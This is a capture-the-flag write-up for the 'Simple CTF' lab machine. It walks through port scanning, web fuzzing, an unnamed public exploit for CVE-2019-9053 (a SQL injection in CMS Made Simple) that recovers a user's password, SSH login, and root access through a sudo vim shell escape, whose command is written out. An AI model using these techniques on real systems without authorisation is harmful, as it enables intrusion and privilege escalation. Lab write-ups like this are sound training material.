SimpleCTF

- 🏷️ **Tags** : #03-2023 #report
- 🔗 **CTF link**:Simple CTF
- 📖 **Resources**:

Target Information Gathering

IP - 10.10.198.104

OS - Linux

Port scanning

Port	Protocol	State	Service
21	tcp	open	ftp
80	tcp	open	http
2222	tcp	open	EtherNetIP-1

Penetration Proof of Concept

Initial Access | User Flag

First of all, once we checked which ports are open, by using default scripts for nmap we retrieve some information about which services are running on the machine.

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.18.21.145
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 294269149ecad917988c27723acda923 (RSA)
|   256 9bd165075108006198de95ed3ae3811c (ECDSA)
|_  256 12651b61cf4de575fef4e8d46e102af6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

As we can see, FTP allows anonymous login and the web page has a robots.txt disallowing a path.


Anyway, since we are in a recon phase, let's also map the web to see how is constructed.

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000004553:   301        9 L      28 W       313 Ch      "simple"
000045226:   200        375 L    968 W      11321 Ch    "http://10.10.174.28/"
000095510:   403        11 L     32 W       300 Ch      "server-status"
```

We retrieve a new path called simple. Meanwhile we run a second fuzz to this new path, let's check the page using a web browser.

```
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000131:   301        9 L      28 W       321 Ch      "modules"
000000150:   301        9 L      28 W       321 Ch      "uploads"
000000208:   301        9 L      28 W       317 Ch      "doc"
000000245:   301        9 L      28 W       319 Ch      "admin"
000000277:   301        9 L      28 W       320 Ch      "assets"
000000707:   301        9 L      28 W       317 Ch      "lib"
000003223:   301        9 L      28 W       317 Ch      "tmp"
000045226:   200        126 L    1182 W     19913 Ch    "http://10.10.174.28/simple/"
```

Harvesting the web technologies, it is easy to see that the web is built with *CMS Made Simple 2.2.8*. By searching with searchsploit there are a bunch of exploits we can use but one worked fine to me.



While much of them require authentication, this seems to not needed and be functional. It exploits a known vulnerability ***CVE-2019-9053*** that has not been patched for the running version. The exploit consists on a SQL injection time-based that lets the attacker the chance to map the database.

With some adjustments to make the script work in python3, we retrieve the following data.

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password decrypted: secret
```

We got some credentials there!

If we now swap to the ftp login, we have two paths to follow:

1. The anonymous login
2. Try the credentials we got
   With the anonymous login we can use `cd` command with tab auto help to navigate into a dir named *pub*.
   Once inside it, if we list the contents we can get a ForMitch.txt which contains a message:

```
Dammit man... you'te the worst dev i've seen. You set the same pass
for the system user, and the password is so wea
... i cracked it in seconds. Gosh... what a mess!
```

Moving into ssh, I was luckier. Using *mitch:secret* we log in as valid user in the remote machine and if we do `ls` we retrieve the first flag.

User Flag ✔

Privilege Escalation | Root flag

For the root flag the escalation is pretty easy. By running the `sudo -l` command we see that vim is inside the sudoers file with *NOPASSWD* so any user can execute vim with root privileges.
By spawning a bash with vim, we get a root terminal:

```
sudo vim -c ':!/bin/bash'
```

Root Flag ✔